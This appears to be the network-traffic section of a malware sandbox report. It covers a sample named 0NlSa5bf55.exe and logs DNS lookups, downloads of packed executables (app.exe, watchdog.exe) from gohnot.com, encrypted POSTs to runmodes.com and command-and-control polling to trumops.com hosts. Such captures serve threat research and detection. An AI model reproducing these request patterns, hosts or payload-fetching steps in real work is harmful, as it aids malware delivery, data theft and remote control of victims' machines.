Nov 4, 2021 13:12:36.713059902 CET	8.8.8.8	192.168.2.3	0x3507	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:36.859380960 CET	8.8.8.8	192.168.2.3	0xde8f	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:36.859380960 CET	8.8.8.8	192.168.2.3	0xde8f	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:37.009023905 CET	8.8.8.8	192.168.2.3	0x3676	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:37.009023905 CET	8.8.8.8	192.168.2.3	0x3676	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:37.239144087 CET	8.8.8.8	192.168.2.3	0x4ddd	No error (0)	trumops.com			TXT (Text strings)	IN (0x0001)
Nov 4, 2021 13:12:37.270955086 CET	8.8.8.8	192.168.2.3	0x22d2	No error (0)	server16.trumops.com		172.67.139.144	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:37.270955086 CET	8.8.8.8	192.168.2.3	0x22d2	No error (0)	server16.trumops.com		104.21.79.9	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:38.978027105 CET	8.8.8.8	192.168.2.3	0xbc27	No error (0)	gohnot.com		104.21.92.165	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:38.978027105 CET	8.8.8.8	192.168.2.3	0xbc27	No error (0)	gohnot.com		172.67.196.11	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:40.164143085 CET	8.8.8.8	192.168.2.3	0x3562	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:40.164143085 CET	8.8.8.8	192.168.2.3	0x3562	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:43.438608885 CET	8.8.8.8	192.168.2.3	0x178e	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 4, 2021 13:12:43.438608885 CET	8.8.8.8	192.168.2.3	0x178e	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:06.588268995 CET	8.8.8.8	192.168.2.3	0xf797	No error (0)	trumops.com			TXT (Text strings)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 4, 2021 13:13:06.616501093 CET	8.8.8.8	192.168.2.3	0xf41e	No error (0)	logs.trumops.com			TXT (Text strings)	IN (0x0001)
Nov 4, 2021 13:13:06.643345118 CET	8.8.8.8	192.168.2.3	0xf287	Name error (3)	442b90d2-fde4-485f-a003-6086e2191d6e.uuid.trumops.com	none	none	16	IN (0x0001)
Nov 4, 2021 13:13:06.734728098 CET	8.8.8.8	192.168.2.3	0xb9c3	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:06.734728098 CET	8.8.8.8	192.168.2.3	0xb9c3	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:06.840814114 CET	8.8.8.8	192.168.2.3	0x65b0	No error (0)	server2.trumops.com		104.21.79.9	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:06.840814114 CET	8.8.8.8	192.168.2.3	0x65b0	No error (0)	server2.trumops.com		172.67.139.144	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:15.811979055 CET	8.8.8.8	192.168.2.3	0xc8f1	No error (0)	server2.trumops.com		172.67.139.144	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:15.811979055 CET	8.8.8.8	192.168.2.3	0xc8f1	No error (0)	server2.trumops.com		104.21.79.9	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:16.277537107 CET	8.8.8.8	192.168.2.3	0xae69	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:16.277537107 CET	8.8.8.8	192.168.2.3	0xae69	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:28.868427038 CET	8.8.8.8	192.168.2.3	0x3644	No error (0)	server2.trumops.com		104.21.79.9	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:28.868427038 CET	8.8.8.8	192.168.2.3	0x3644	No error (0)	server2.trumops.com		172.67.139.144	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:29.014751911 CET	8.8.8.8	192.168.2.3	0xc23a	No error (0)	gohnot.com		104.21.92.165	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:29.014751911 CET	8.8.8.8	192.168.2.3	0xc23a	No error (0)	gohnot.com		172.67.196.11	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:31.386565924 CET	8.8.8.8	192.168.2.3	0xe7aa	No error (0)	e0a50c60a85bfbb9ecf45bff0239aaa3.hash.trumops.com			TXT (Text strings)	IN (0x0001)
Nov 4, 2021 13:13:37.981930971 CET	8.8.8.8	192.168.2.3	0xa88f	No error (0)	runmodes.com		172.67.207.136	A (IP address)	IN (0x0001)
Nov 4, 2021 13:13:37.981930971 CET	8.8.8.8	192.168.2.3	0xa88f	No error (0)	runmodes.com		104.21.34.203	A (IP address)	IN (0x0001)
Nov 4, 2021 13:14:04.171608925 CET	8.8.8.8	192.168.2.3	0xc84c	No error (0)	server2.trumops.com		104.21.79.9	A (IP address)	IN (0x0001)
Nov 4, 2021 13:14:04.171608925 CET	8.8.8.8	192.168.2.3	0xc84c	No error (0)	server2.trumops.com		172.67.139.144	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- runmodes.com
- server16.trumops.com
- server2.trumops.com
- gohnot.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49749	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49750	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49762	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49765	104.21.79.9	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49802	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49831	104.21.79.9	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49754	104.21.92.165	80	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 13:12:38.997127056 CET	1079	OUT	GET /d28daa3fb329cff58b19acdf478b7882/app.exe HTTP/1.1 Host: gohnot.com User-Agent: Go-http-client/1.1 Uuid: Accept-Encoding: gzip

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 13:12:39.026179075 CET	1080	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:12:39 GMT Content-Type: application/octet-stream Content-Length: 3788288 Connection: keep-alive content-disposition: attachment; filename=app.exe etag: "616ea4c2-39ce00" last-modified: Tue, 19 Oct 2021 10:58:10 GMT Cache-Control: max-age=3600 CF-Cache-Status: HIT Age: 726 Accept-Ranges: bytes Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=aGUDRkZW12WFb0Z1WtbDazJRsyQjmf37XuogvaYwPWl6MnjPMl4eqYDp2G4rixUdVCHSJNAij3d%2BJyafZy7nG%2FpPEkNqHIpND7MIWu%2Fkz1fTe%2FgV6DrKP1Wv8esq"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Vary: Accept-Encoding Server: cloudflare CF-RAY: 6a8dc077cd066933-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 4d 5a 90 00 03 00 04 00 00 00 00 00 ff ff 00 00 8b 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 00 00 00 00 00 24 8a 00 00 00 00 00 e0 00 03 03 0b 01 03 00 00 d0 39 00 00 10 00 00 00 30 52 00 20 08 8c 00 00 40 52 00 00 10 8c 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 01 00 01 00 00 00 06 00 01 00 00 00 00 00 00 20 8c 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 10 8c 00 88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 50 58 30 00 00 00 00 00 30 52 00 00 10 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 e0 55 50 58 31 00 00 00 00 00 d0 39 00 00 40 52 00 00 ca 39 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 e0 55 50 58 32 00 00 00 00 00 10 00 00 00 10 8c 00 00 02 00 00 00 cc 39 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 Data Ascii: MZ@!L!This program cannot be run in DOS mode.PEL90R @R@ UPX00RUPX19@R9@UPX29@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49767	104.21.92.165	80	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
Nov 4, 2021 13:13:29.038016081 CET	5537	OUT	GET /d28daa3fb329cff58b19acdf478b7882/watchdog.exe HTTP/1.1 Host: gohnot.com User-Agent: Go-http-client/1.1 Uuid: 442b90d2-fde4-485f-a003-6086e2191d6e Version: 183 Accept-Encoding: gzip
Nov 4, 2021 13:13:29.097462893 CET	5542	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:13:29 GMT Content-Type: application/octet-stream Content-Length: 2102272 Connection: keep-alive content-disposition: attachment; filename=watchdog.exe etag: "616ea494-201400" last-modified: Tue, 19 Oct 2021 10:57:24 GMT Cache-Control: max-age=3600 CF-Cache-Status: HIT Age: 802 Accept-Ranges: bytes Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=yf%2BGD8l7373ZeZ%2Bx2Q1xpl%2FgZXFhtKWeXRYuOa7bn%2FvVZo559VS4xe2flpcsnosSzS0Rx9wZavPEonRFgpdfi6r8EDDYvPMTxUa18GxPfvjXzcqZC%2B2iZbRyMbg4"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Vary: Accept-Encoding Server: cloudflare CF-RAY: 6a8dc1b08ff06913-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 4d 5a 90 00 03 00 04 00 00 00 00 00 ff ff 00 00 8b 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 00 00 00 00 00 b4 4b 00 00 00 00 00 e0 00 03 03 0b 01 03 00 00 10 20 00 00 10 00 00 00 70 2d 00 00 8d 4d 00 00 80 2d 00 00 90 4d 00 00 00 40 00 00 10 00 00 00 02 00 00 06 00 01 00 01 00 00 00 06 00 01 00 00 00 00 00 00 a0 4d 00 00 10 00 00 00 00 00 00 03 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 90 4d 00 88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 50 58 30 00 00 00 00 00 70 2d 00 00 10 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 e0 55 50 58 31 00 00 00 00 00 10 20 00 00 80 2d 00 00 10 20 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 e0 55 50 58 32 00 00 00 00 00 10 00 00 00 90 4d 00 00 02 00 00 00 12 20 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELK p-M-M@MMUPX0p-UPX1 - @UPX2M

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49751	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49752	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49753	172.67.139.144	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49755	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49756	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49759	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49760	104.21.79.9	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49761	172.67.139.144	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49749	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:36 UTC	0	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 192 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:36 UTC	0	OUT	Data Raw: 54 78 49 43 33 6a 65 6d 33 31 6f 44 65 4c 42 63 61 70 47 58 51 58 4e 56 6b 43 31 2b 6f 6e 52 58 72 31 4a 61 30 2b 51 64 62 57 57 34 4d 4e 32 71 72 54 57 37 49 63 38 4a 59 79 50 50 37 52 2f 32 6f 74 71 76 2f 6c 49 36 55 47 6b 6b 47 74 2b 50 62 74 47 71 68 4b 52 79 47 71 6a 77 5a 66 37 2f 78 45 78 7a 7a 44 78 52 76 33 4f 54 38 44 59 2b 73 55 49 74 2f 51 4f 4a 34 54 70 54 6a 6a 6b 32 62 4d 32 69 34 63 52 65 46 71 4d 72 67 58 2b 45 57 35 70 6e 42 41 75 4b 47 4a 79 2b 6f 61 67 49 36 42 70 76 4a 67 4e 43 74 4c 67 6f 75 42 58 53 6d 79 7a 59 67 4b 78 65 4d 55 62 6d 65 41 3d 3d Data Ascii: TxIC3jem31oDeLBcapGXQXNVkC1+onRXr1Ja0+QdbWW4MN2qrTW7Ic8JYyPP7R/2otqv/lI6UGkkGt+PbtGqhKRyGqjwZf7/xExzzDxRv3OT8DY+sUIt/QOJ4TpTjjk2bM2i4cReFqMrgX+EW5pnBAuKGJy+oagI6BpvJgNCtLgouBXSmyzYgKxeMUbmeA==
2021-11-04 12:12:36 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:12:36 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=qhX8wR370PslmQXquhv39Sv5LSwdUlU9nUqje2rkW8YlsEqvOX9XgDucMAxEfC7PY1ND0OhaN1KL8CyOfQpASgW76S6WwqCPFyyjzanxRtrTgTK9jq1ZI7molXDeDsY%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc068e97e5c38-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49750	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:12:36 UTC	1	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 160 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip
2021-11-04 12:12:36 UTC	1	OUT	Data Raw: 51 4f 69 79 38 46 2f 54 6d 64 74 50 35 62 38 50 58 76 64 6c 47 68 34 55 38 57 63 6c 70 4e 76 39 54 78 31 54 38 2b 63 75 58 34 57 6f 6b 65 43 61 4c 5a 2f 47 5a 6d 6a 56 70 74 36 47 4f 65 58 76 50 37 7a 43 45 66 75 54 71 42 76 35 78 34 45 4c 44 7a 78 4a 7a 78 37 50 4f 75 78 59 77 6b 72 67 70 59 57 38 69 50 35 6d 30 77 7a 51 42 47 76 33 66 76 48 4c 6b 6c 65 48 4c 6b 2b 33 6d 5a 6d 4c 42 63 52 75 75 6c 4a 45 74 54 55 6a 6b 55 75 38 74 38 64 30 41 6d 68 35 62 36 4b 56 73 41 3d 3d Data Ascii: QOiy8F/TmdtP5b8PXvdlGh4U8WclpNv9Tx1T8+cuX4WokeCaLZ/GZmjVpt6GOeXvP7zCEfuTqBv5x4ELDzxJzx7POuxYwkrgpYW8iP5m0wzQBGv3fvHLkleHLk+3mZmLBcRuulJEtTUjkUu8t8d0Amh5b6KVsA==
2021-11-04 12:12:36 UTC	1	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:12:36 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Gtznp3GukB8jHlP3ZiFMylTeJpzrhl%2BJ12U9ChkEaySrJ2wPrBK5ercfk%2F4NuE9KvsRYYfksPhIXAl%2BzbhWfuyzofB33gpLrW6ezcoBdKehrrtDGU%2BsosyXwd7fE%2BDE%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc069ee8a68e9-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49762	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:13:16 UTC	31	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 132 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip
2021-11-04 12:13:16 UTC	31	OUT	Data Raw: 2f 6b 62 72 65 35 48 6e 6d 42 42 6e 59 2f 52 41 2f 78 4e 4e 6d 6e 72 68 6d 31 44 59 4f 36 41 38 7a 4c 72 4c 34 6e 49 37 55 39 6d 4c 4e 2f 2f 4a 44 4d 61 6c 41 46 34 75 46 43 4a 38 59 68 69 4c 33 62 2f 47 39 64 45 32 4f 32 49 45 47 35 31 31 4a 44 43 69 58 70 44 43 47 4b 75 67 78 77 67 7a 4c 4b 58 54 32 6c 4f 42 38 62 4a 70 53 36 70 35 57 65 48 7a 6d 55 6d 5a 44 33 66 2b 4c 4d 78 5a 6d 77 3d 3d Data Ascii: /kbre5HnmBBnY/RA/xNNmnrhm1DYO6A8zLrL4nI7U9mLN//JDMalAF4uFCJ8YhiL3b/G9dE2O2IEG511JDCiXpDCGKugxwgzLKXT2lOB8bJpS6p5WeHzmUmZD3f+LMxZmw==

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:13:16 UTC	31	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:13:16 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=eFlHTlFYWHXdcPPlTu0qH5d5xDX1fG2W hjjxxsU1RClqWIPfeGw%2BSqSuu5UeJoVB7bANX%2Fc5K5eFYpWwpCDM7sOMff48jsYhQnFZb9knRIh85lqyntRIFj XWTGBBHBM%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc16138605cb0-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49765	104.21.79.9	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:13:28 UTC	32	OUT	GET /api/cdn?c=fa2e76e6e1aa03da&uuid=442b90d2-fde4-485f-a003-6086e2191d6e HTTP/1.1 Host: server2.trumops.com User-Agent: Go-http-client/1.1 Accept-Encoding: gzip
2021-11-04 12:13:28 UTC	32	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:13:28 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/8.0.11 access-control-allow-credentials: false CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Cb6DsoWCWiiMSOtk2eA8Vp0Py8GdHuGv 3rMUrU7MySWZ3WtgyoA%2Fp01iNlFKlkyrhKRSZHKrT7VPJ03VXNSrWk1hiuVU7gIp7ynyfWhNXu82cofMcBQmGjij bcqIBhSsffYLY%2Bw3"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc1afd9e77025-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-11-04 12:13:28 UTC	32	IN	Data Raw: 31 33 34 0d 0a 70 39 6c 4f 4c 4f 2b 37 7a 62 42 66 4e 64 61 5a 33 78 42 39 36 51 71 32 51 39 2f 35 59 30 6c 6c 56 45 39 69 58 46 6f 63 50 6e 71 72 34 47 74 59 73 61 71 79 72 6d 79 71 2b 57 36 2f 76 49 46 66 64 4e 47 30 6c 57 77 52 2f 38 55 57 6e 38 38 38 43 49 6b 39 69 61 62 41 31 67 59 6c 37 31 45 58 41 6c 36 48 52 69 51 71 66 5a 4b 37 48 34 46 7a 64 55 78 31 75 4c 4d 4f 64 6a 66 64 63 4b 70 68 67 61 7a 42 7a 59 73 58 30 43 6c 38 53 47 66 53 46 30 5a 6e 5 7 64 31 72 39 38 72 2f 73 5a 33 48 4c 6d 33 43 70 31 2f 6c 65 51 2f 65 34 78 55 7a 6c 38 57 2f 52 75 35 33 51 45 45 30 6 9 70 6d 56 37 69 32 6c 76 54 72 75 44 54 72 45 64 7a 79 58 77 68 67 37 65 61 62 38 47 54 55 32 78 59 72 4e 4d 74 68 64 75 30 48 75 6d 63 6c 76 4a 54 46 2b 52 51 62 56 52 76 4d 32 63 63 Data Ascii: 134p9lOLO+7zbBfNdaZ3xB96Qq2Q9/5Y0llVE9iXFocPnqr4GtYsaqyrmyq+W6/vIFfdNG0lWwR/8UWn888CIk9i abA1gYl71EXAl6HRiQqfZK7H4FzdUx1uLMOdjfdcKphgazBzYsX0Cl8SGfSF0ZnWd1r98r/sZ3HLm3Cp1/leQ/e4xU zl8W/Ru53QEE0ipmV7i2lvTruDTrEdzyXwhg7eab8GTU2xYrNMthdu0HumclvJTF+RQbVRvM2cc
2021-11-04 12:13:28 UTC	33	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49802	172.67.207.136	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:13:38 UTC	33	OUT	POST /api/log HTTP/1.1 Host: runmodes.com User-Agent: Go-http-client/1.1 Content-Length: 160 Content-Type: application/x-www-form-urlencoded Accept-Encoding: gzip
2021-11-04 12:13:38 UTC	33	OUT	Data Raw: 30 4c 58 58 58 6f 2f 45 75 77 6b 41 68 7a 59 49 44 50 48 2f 34 6b 79 47 36 75 78 4c 58 6d 59 7a 2f 67 76 65 42 78 4f 49 79 5a 47 75 74 57 65 47 6a 77 50 78 4c 31 35 5a 52 70 66 6d 6d 71 32 65 64 34 54 67 66 44 58 56 6e 2f 54 47 66 70 4d 7a 67 76 48 72 68 63 48 38 39 6e 78 4e 36 4c 78 46 4c 30 76 67 64 30 30 53 6d 63 43 77 48 6a 30 57 5a 75 7a 6d 66 2f 46 63 78 30 62 36 68 2f 37 66 34 68 63 55 57 6e 41 2b 4a 51 6b 2b 4b 64 38 37 41 50 69 38 68 62 44 52 4f 73 57 4e 76 67 3d 3d Data Ascii: 0LXXXo/EuwkAhzYIDPH/4kyG6uxLXmYz/gveBxOlyZGutWeGjwPxL15ZRpfmmq2ed4TgfDXVn/TGfp MzgvHrhcH89nxN6LxFL0vgd00SmcCwHj0WZuzmf/Fcx0b6h/7f4hcUWnA+JQk+Kd87APi8hbDROsWNvg==

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:13:38 UTC	33	IN	HTTP/1.1 200 OK Date: Thu, 04 Nov 2021 12:13:38 GMT Content-Length: 0 Connection: close CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=K%2FmANzxG6cuJJZvrreMH2tJE24bTsZtpqmU7WLMUj5jxJo7IDOe90xKNFg6hpCsC%2F%2FRFL13fJ5BXvlYEp6OS%2FTzDY5%2FI48xqkw24cx60Jk%2BK5lEtBxQOrjF9VRkORKQ%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc1e8ccd16909-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49831	104.21.79.9	443	C:\Windows\rss\csrss.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:14:04 UTC	34	OUT	POST /api/poll HTTP/1.1 Host: server2.trumops.com User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.116 Safari/537.36 Content-Length: 660 Accept-Encoding: gzip
